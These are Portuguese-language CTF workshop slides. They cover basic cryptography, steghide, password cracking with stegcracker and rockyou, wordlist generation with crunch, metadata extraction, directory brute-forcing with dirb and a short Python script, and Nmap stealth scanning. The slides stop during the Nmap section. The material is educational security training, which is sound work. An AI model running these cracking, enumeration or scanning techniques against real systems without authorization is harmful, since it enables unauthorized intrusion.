Workshop

Decodificando as principais técnicas de CTFs

Capture the Flag: checklist para resolução de desafios de Cyber e OSINT

daryus

IDESP
Instituto Daryus de Ensino Superior Paulista

AGENDA

1. Introdução
2. Criptografia
3. Esteganografia
4. Enumeração e exploração
5. Forense
6. Ataques web
7. Engenharia reversa

INTRODUÇÃO

Introdução:
Segurança da informação e cibersegurança

- A segurança da informação nunca foi tão importante quanto agora.
- A informação é um dos ativos mais importantes de qualquer organização.
- Sua proteção é vital para o sucesso junto aos clientes, fornecedores e parceiros.
- Segurança da informação é a proteção da confidencialidade, integridade e disponibilidade da informação.

Introdução:
Segurança da informação e cibersegurança

- **Confidencialidade:** Garantia de que apenas as pessoas certas podem acessar determinados dados.

Exemplos: Sistemas de controle de acesso, criptografia, entre outros mecanismos.

- **Integridade:** Garantia de que os dados não foram adulterados da origem até o destino, ou em armazenamento.

Exemplos: Hashes.

- **Disponibilidade:** Garantia de que nossos serviços e os dados que eles precisam consumir estejam disponíveis a maior parte do tempo.

Exemplos: *firewalls*, *load balancers*, CDNs.

Introdução:

Capture the Flag

O que é?

- Conjunto de desafios de cibersegurança onde o competidor precisa, por meio de técnicas investigativas, encontrar as respostas corretas (*flags*) no menor tempo possível.

- A resolução desses desafios normalmente requer conhecimentos de esteganografia, criptografia, força bruta, OSINT, ataques a aplicações e redes, análise forense, engenharia reversa, entre outras técnicas.

Introdução:
Capture The Flag

- CTFs são comumente encontrados em conferências de hacking.

- Também vêm sendo amplamente utilizados por recrutadores na seleção de profissionais para vagas de segurança ofensiva (*pentest*).

Introdução:

Conceitos básicos

Codificação - Base64

- Não é criptografia, apenas um forma de codificar uma informação e pode ser revertido.

Hash - MD5, SHA-1, SHA-256, PBKDF2, bcrypt, scrypt, Argo2


- São funções de mão única e não podem ser revertidos.
- Utilizados para integridade de textos e arquivos e no armazenamento de senhas em bancos de dados.

Criptografia


- Na criptografia propriamente dita, os dados podem ser revertidos mas necessitam da chave criptográfica.
- Chaves podem ser simétricas ou assimétricas.
- Garante a confidencialidade das informações.

CRIPTOGRAFIA

Criptografia: Cifra de César



- A Cifra de César é uma das mais simples e conhecidas técnicas de criptografia existentes.
- É um tipo de cifra de substituição na qual cada letra do texto é substituída por outra, que se apresenta no alfabeto abaixo dela um número fixo de vezes.
- Júlio César usou o método para se comunicar com os seus generais.
- César utilizava uma troca de três posições para proteger mensagens de significado militar.



Criptografia: Cifra de Vigenère

- A cifra de Vigenère é um método de criptografia que usa uma série de diferentes cifras de César.

- Exemplo:
  - Texto: Cristian
  - Chave: LIMAO
  - Texto cifrado: NZUSHTIZ

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Criptografia: Hashes

- Uma função de *hash* utiliza algoritmos de dispersão para se gerar um resumo da informação.
- Funções de *hash* têm saída de tamanho fixo, independentemente do tamanho da entrada.
- Hashes são amplamente utilizados para armazenamento de senhas.
- Hashes mais simples possuem problemas de colisões.
- O principal conjunto de *hashes* atual é o SHA-2, desenvolvido pela NSA.
- E.g., SHA-256 = 2^256 possibilidades

Criptografia: RSA

- Criptografia de chave pública.
- RSA = **R**ivest-**S**hamir-**A**dleman.
- São utilizadas duas chaves.
- Chave pública: utilizada para criptografar os dados.
- Chave privada: utilizada para descriptografar os dados.

Criptografia: AES

- **A**dvanced **E**ncryption **S**tandard.
- Algoritmo de criptografia simétrica.

```
┌──(kali㉿kali)-[~]
└─$ openssl aes-256-cbc -salt -pbkdf2 -in teste.txt -out teste.enc
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
```

```
┌──(kali㉿kali)-[~]
└─$ openssl aes-256-cbc -d -salt -pbkdf2 -in teste.enc -out out.txt
enter AES-256-CBC decryption password:
```

ESTEGANOGRAFIA

Esteganografia: Conhecendo o steghide

- O **steghide** é um software de esteganografia capaz de "esconder" dados em diferentes tipos de imagens e arquivos de áudio.

- Uma senha é definida para extração do conteúdo anexado.

- Outros softwares podem ser utilizados para esse propósito, inclusive em ambientes Windows.

- Termos importantes:
  - **Embed file:** arquivo que contém a mensagem.
  - **Cover file:** arquivo que será utilizado para inserir a mensagem.
  - **Stego file:** arquivo final (embed file + cover file).


Esteganografia: Escondendo arquivos em imagens

```
$ steghide embed -cf imagem.jpg -ef mensagem.txt
```

```
┌──(kali㉿kali)-[~]
└─$ steghide embed -cf imagem.jpg -ef mensagem.txt
Enter passphrase:
Re-Enter passphrase:
embedding "mensagem.txt" in "imagem.jpg" ... done
```

Esteganografia: Extração de arquivos em imagens

```
$ steghide extract -sf imagem.jpg
```



Esteganografia: Quebra de algoritmos de esteganografia

Stegcracker:

- Software para força bruta em imagens esteganografadas.
- Fácil utilização e recursos de multithreading.

```
┌──(kali㉿kali)-[~]
└─$ stegcracker imagem.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2022 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'imagem.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: 123
Tried 4305 passwords
Your file has been written to: imagem.jpg.out
123
```

Esteganografia: Utilizando wordlists públicas

- Podemos utilizar o pacote **seclists** durante pentests e CTFs.

- Esse pacote possui diferentes *wordlists*, contendo:
  - Nomes de usuários
  - Senhas
  - URLs
  - Payloads de fuzzing

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 1383 not upgraded.
Need to get 405 MB of archives.
```

Esteganografia: Utilizando wordlists públicas

```
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists
Discovery  IOCs           Passwords         Payloads   Usernames
Fuzzing    Miscellaneous  Pattern-Matching  README.md  Web-Shells

┌──(kali㉿kali)-[~]
└─$ ls /usr/share/seclists/Passwords
2020-200_most_used_passwords.txt  mssql-passwords-nansh0u-guardicore.txt
500-worst-passwords.txt           openwall.net-all.txt
500-worst-passwords.txt.bz2       Permutations
BiblePass                         PHP-Magic-Hashes.txt
bt4-password.txt                  probable-v2-top12000.txt
cirt-default-passwords.txt        probable-v2-top1575.txt
citrix.txt                        probable-v2-top207.txt
clarkson-university-82.txt        README.md
Common-Credentials                richelieu-french-top20000.txt
Cracked-Hashes                    richelieu-french-top5000.txt
darkc0de.txt                      SCRABBLE-hackerhouse.tgz
darkweb2017-top10000.txt          scraped-JWT-secrets.txt
```

Esteganografia: Criando wordlists personalizadas

- Podemos utilizar o programa **crunch** para geração de *wordlists* personalizadas.

- **Exemplos:**

```
┌──(kali㉿kali)-[~]
└─$ crunch 6 6 0123456789 -o numeros.txt
Crunch will now generate the following amount of data: 7000000 bytes
6 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000000
```

```
┌──(kali㉿kali)-[~]
└─$ crunch 9 9 0123456789 -t "ctf@@@@@@" -o senhas.txt
Crunch will now generate the following amount of data: 10000000 bytes
9 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000000
```

ENUMERAÇÃO E EXPLORAÇÃO

Extração de metadados e exiftool


- Metadados = dados sobre outros dados.

- Arquivos podem conter informações importantes em metadados.

```
┌──(kali㉿kali)-[~]
└─$ exiftool DSCN0042.jpg
ExifTool Version Number         : 12.44
File Name                       : DSCN0042.jpg
Directory                       : .
File Size                       : 157 kB
File Modification Date/Time     : 2022:11:30 08:45:14-05:00
File Access Date/Time           : 2022:11:30 08:45:14-05:00
File Inode Change Date/Time     : 2022:11:30 08:45:14-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Little-endian (Intel, II)
Image Description               :
Make                            : NIKON
Camera Model Name               : COOLPIX P6000
Orientation                     : Horizontal (normal)
X Resolution                    : 300
Y Resolution                    : 300
```


Coleta de informações públicas

- Uma ferramenta muito útil para OSINT é o Maltego:



Coleta de informações públicas

OSINT Framework:



Força bruta em diretórios

- Podemos identificar diretórios e arquivos sensíveis expostos em aplicações web.

- **Algumas ferramentas:**
  - dirb
  - Gobuster
  - Dirbuster

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://10.10.10.167

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Nov 30 10:04:33 2022
URL_BASE: http://10.10.10.167/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.167/ ----
+ http://10.10.10.167/cgi-bin/ (CODE:403|SIZE:293)
==> DIRECTORY: http://10.10.10.167/dav/
+ http://10.10.10.167/index (CODE:200|SIZE:891)
+ http://10.10.10.167/index.php (CODE:200|SIZE:891)
+ http://10.10.10.167/phpinfo (CODE:200|SIZE:48062)
+ http://10.10.10.167/phpinfo.php (CODE:200|SIZE:48074)
```

Força bruta em diretórios

- Também podemos desenvolver nossas próprias ferramentas:


```python
import sys
import requests

with open("/usr/share/wordlists/rockyou.txt") as wordlist:
    for word in wordlist:
        url = "{}/{}".format(sys.argv[1], word)
        r = requests.get(url)

        if r.status_code == 200:
            print("[*] {}".format(url))
```

Conhecendo e utilizando o Nmap

- Sem dúvidas uma das principais ferramentas de qualquer hacker.
- Permite a enumeração de portas e possui diversos filtros.
- Possui scripts para análise de vulnerabilidades.


Conhecendo e utilizando o Nmap

- Tipos de scan: **TCP SYN / Half open**.
  - Opção padrão do Nmap (parâmetro **`-sS`**).
  - Não completa o three-way handshake.
  - Mais stealth.



